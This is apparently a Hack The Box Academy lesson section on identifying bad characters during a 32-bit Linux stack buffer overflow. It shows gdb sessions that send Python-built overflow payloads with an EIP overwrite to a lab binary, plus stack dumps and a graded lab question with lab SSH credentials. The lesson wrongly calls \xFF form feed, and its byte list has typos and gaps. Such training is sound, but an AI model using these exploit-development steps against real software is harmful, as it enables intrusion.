



Identification of Bad Characters

Previously in UNIX-like operating systems, binaries started with two bytes containing a "magic number" that determines the file type. In the beginning, this was used to identify object files for different platforms. Gradually this concept was transferred to other files, and now almost every file contains a magic number.

Such reserved characters also exist in applications, but they do not always occur and are not still the same. These reserved characters, also known as bad characters can vary, but often we will see characters like this:

- `\x00` - Null Byte
- `\x0A` - Line Feed
- `\x0D` - Carriage Return
- `\xFF` - Form Feed

Here we use the following character list to find out all characters we have to consider and to avoid when generating our shellcode.

Character List

```
kimvutrinh@htb[/htb]$  
CHARS="\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff"
```

To calculate the number of bytes in our CHARS variable, we can use bash by replacing the "\x" with space and then use `wc` to count the words.

Calculate CHARS Length

```
kimvutrinh@htb[/htb]$ echo $CHARS | sed 's/\\x/ /g' | wc -w  
256
```

This string is `256` bytes long. So we need to calculate our buffer again.

Notes

```
Buffer = "\x55" * (1040 - 256 - 4) = 780  
CHARS = "\x00\x01\x02\x03\x04\x05...<SNIP>...\xfd\xfe\xff"  
EIP = "\x66" * 4
```

Now let us have a look at the whole main function. Because if we execute it now, the program will crash without giving us the possibility to follow what happens in the memory. So we will set a breakpoint at the corresponding function so that the execution stops at this point, and we can analyze the memory's content.

(gdb) disas main

Dump of assembler code for function main:

```
0x56555582 <+0>:    lea     ecx,[esp+0x4]
0x56555586 <+4>:    and     esp,0xfffffffff0
0x56555589 <+7>:    push   DWORD PTR [ecx-0x4]
0x5655558c <+10>:   push   ebp
0x5655558d <+11>:   mov     ebp,esp
0x5655558f <+13>:   push   ebx
0x56555590 <+14>:   push   ecx
0x56555591 <+15>:   call   0x56555450 <__x86.get_pc_thunk.bx>
0x56555596 <+20>:   add     ebx,0x1a3e
0x5655559c <+26>:   mov     eax,ecx
0x5655559e <+28>:   mov     eax,DWORD PTR [eax+0x4]
0x565555a1 <+31>:   add     eax,0x4
0x565555a4 <+34>:   mov     eax,DWORD PTR [eax]
0x565555a6 <+36>:   sub     esp,0xc
0x565555a9 <+39>:   push   eax
0x565555aa <+40>:   call   0x5655554d <bowfunc>      # <---- bowfunc Function
0x565555af <+45>:   add     esp,0x10
0x565555b2 <+48>:   sub     esp,0xc
0x565555b5 <+51>:   lea     eax,[ebx-0x1974]
0x565555bb <+57>:   push   eax
0x565555bc <+58>:   call   0x565553e0 <puts@plt>
0x565555c1 <+63>:   add     esp,0x10
0x565555c4 <+66>:   mov     eax,0x1
0x565555c9 <+71>:   lea     esp,[ebp-0x8]
0x565555cc <+74>:   pop     ecx
0x565555cd <+75>:   pop     ebx
0x565555ce <+76>:   pop     ebp
0x565555cf <+77>:   lea     esp,[ecx-0x4]
0x565555d2 <+80>:   ret
```

End of assembler dump.

To set the breakpoint, we give the command "`break`" with the corresponding function name.

GDB Breakpoint

```
(gdb) break bowfunc
```

```
Breakpoint 1 at 0x56555551
```

shellsession

And now, we can execute the newly created input and look at the memory.

Send CHARS

```
(gdb) run $(python -c 'print "\x55" * (1040 - 256 - 4) + "\x00\x01\x02\x03\x04\x05...  
<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
```

```
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 256 -  
4) + "\x00\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')  
/bin/bash: warning: command substitution: ignored null byte in input
```

```
Breakpoint 1, 0x56555551 in bowfunc ()
```

shellsession

After we have executed our buffer with the bad characters and reached the breakpoint, we can look at the stack.

The Stack

shellsession

```
(gdb) x/2000xb $esp+500
```

```
0xfffffd28a: 0xbb      0x69      0x36      0x38      0x36      0x00      0x00      0x00
0xfffffd292: 0x00      0x00      0x00      0x00      0x00      0x00      0x00      0x00
0xfffffd29a: 0x00      0x2f      0x68      0x6f      0x6d      0x65      0x2f      0x73
0xfffffd2a2: 0x74      0x75      0x64      0x65      0x6e      0x74      0x2f      0x62
0xfffffd2aa: 0x6f      0x77      0x2f      0x62      0x6f      0x77      0x33      0x32
0xfffffd2b2: 0x00      0x55      0x55      0x55      0x55      0x55      0x55      0x55
```

```
# |---> "\x55"s begin
```

```
0xfffffd2ba: 0x55      0x55      0x55      0x55      0x55      0x55      0x55      0x55
0xfffffd2c2: 0x55      0x55      0x55      0x55      0x55      0x55      0x55      0x55
```

```
<SNIP>
```

Here we recognize at which address our "`\x55`" begins. From here, we can go further down and look for the place where our `CHARS` start.

The Stack - CHARS

shellsession

```
<SNIP>
```

```
0xfffffd5aa: 0x55      0x55      0x55      0x55      0x55      0x55      0x55      0x55
0xfffffd5b2: 0x55      0x55      0x55      0x55      0x55      0x55      0x55      0x55
0xfffffd5ba: 0x55      0x55      0x55      0x55      0x55      0x01      0x02      0x03
```

```
# |---> CHARS begin
```

```
0xfffffd5c2: 0x04      0x05      0x06      0x07      0x08      0x00      0x0b      0x0c
0xfffffd5ca: 0x0d      0x0e      0x0f      0x10      0x11      0x12      0x13      0x14
0xfffffd5d2: 0x15      0x16      0x17      0x18      0x19      0x1a      0x1b      0x1c
```

```
<SNIP>
```

We see where our "`\x55`" ends, and the `CHARS` variable begins. But if we look closely at it, we will see that it starts with "`\x01`" instead of "`\x00`". We have already seen the warning during the execution that the `null byte` in our input was ignored.

So we can note this character, remove it from our variable `CHARS` and adjust the number of our "`\x55`".

Notes

```
# Subtract the number of removed characters
Buffer = "\x55" * (1040 - 255 - 4) = 781

# "\x00" removed: 256 - 1 = 255 bytes
CHARS = "\x01\x02\x03...<SNIP>...\xfd\xfe\xff"

EIP = "\x66" * 4
```

shellsession

Send CHARS - Without Null Byte

```
(gdb) run $(python -c 'print "\x55" * (1040 - 255 - 4) + "\x01\x02\x03\x04\x05...
<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
```

shellsession

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 \$(python -c 'print "\x55" * (1040 - 255 - 4) + "\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
Breakpoint 1, 0x56555551 in bowfunc ()

The Stack

```
shellsession

(gdb) x/2000xb $esp+550

<SNIP>
0xfffffd5ba: 0x55      0x55      0x55      0x55      0x55      0x01      0x02      0x03
0xfffffd5c2: 0x04      0x05      0x06      0x07      0x08      0x00      0x0b      0x0c
                                     # |----| <- "\x09" expected

0xfffffd5ca: 0x0d      0x0e      0x0f      0x10      0x11      0x12      0x13      0x14
<SNIP>
```

Here it depends on our bytes' correct order in the variable `CHARS` to see if any character changes, interrupts, or skips the order. Now we recognize that after the "`\x08`", we encounter the "`\x00`" instead of the "`\x09`" as expected. This tells us that this character is not allowed here and must be removed accordingly.

Notes

```
shellsession

# Subtract the number of removed characters
Buffer = "\x55" * (1040 - 254 - 4) = 782

# "\x00" & "\x09" removed: 256 - 2 = 254 bytes
CHARS = "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfd\xfe\xff"

EIP = "\x66" * 4
```

Send CHARS - Without "\x00" & "\x09"

```
(gdb) run $(python -c 'print "\x55" * (1040 - 254 - 4) +
"\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')

```

The program being debugged has been started already.

Start it from the beginning? (y or n) y

```
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 254 -
4) + "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfc\xfd\xfe\xff" + "\x66"
* 4')

```

```
Breakpoint 1, 0x56555551 in bowfunc ()

```

The Stack

```
(gdb) x/2000xb $esp+550

```

```
<SNIP>

```

```
0xfffffd5ba: 0x55      0x55      0x55      0x55      0x55      0x01      0x02      0x03
0xfffffd5c2: 0x04      0x05      0x06      0x07      0x08      0x00      0x0b      0x0c
                                     # |----| <- "\x0a" expected

```

```
0xfffffd5ca: 0x0d      0x0e      0x0f      0x10      0x11      0x12      0x13      0x14
<SNIP>

```


This process must be repeated until all characters that could interrupt the flow are removed.

Connect to HTB



Pwnbox

Your own web-based Parrot Linux instance to play our labs.



VPN

Download your files and connect within your own environment



Switching Pwnbox location will terminate the spawned Pwnbox.

Pwnbox Location

UK



Start Pwnbox

∞ spawns left

• Offline

Target(s)

Time left: 62 min(s)



 **10.129.128.29** (ACADEMY-NIXBOF32)



Enable step-by-step solutions  **PRO**

 Answer questions in English to ensure an accurate response.

Question 1



Find all bad characters that change or interrupt our sent bytes' order and submit them as the answer (e.g., format: \x00\x11).

SSH to **10.129.128.29 (ACADEMY-NIXBOF32)**, with user "**htb-student**" and password "**HTB_@cademy_stdnt!**"

Write your answer

 Submit

 Hint

← Previous

Section 8 / 13

 +20

Next

Mark Complete & Next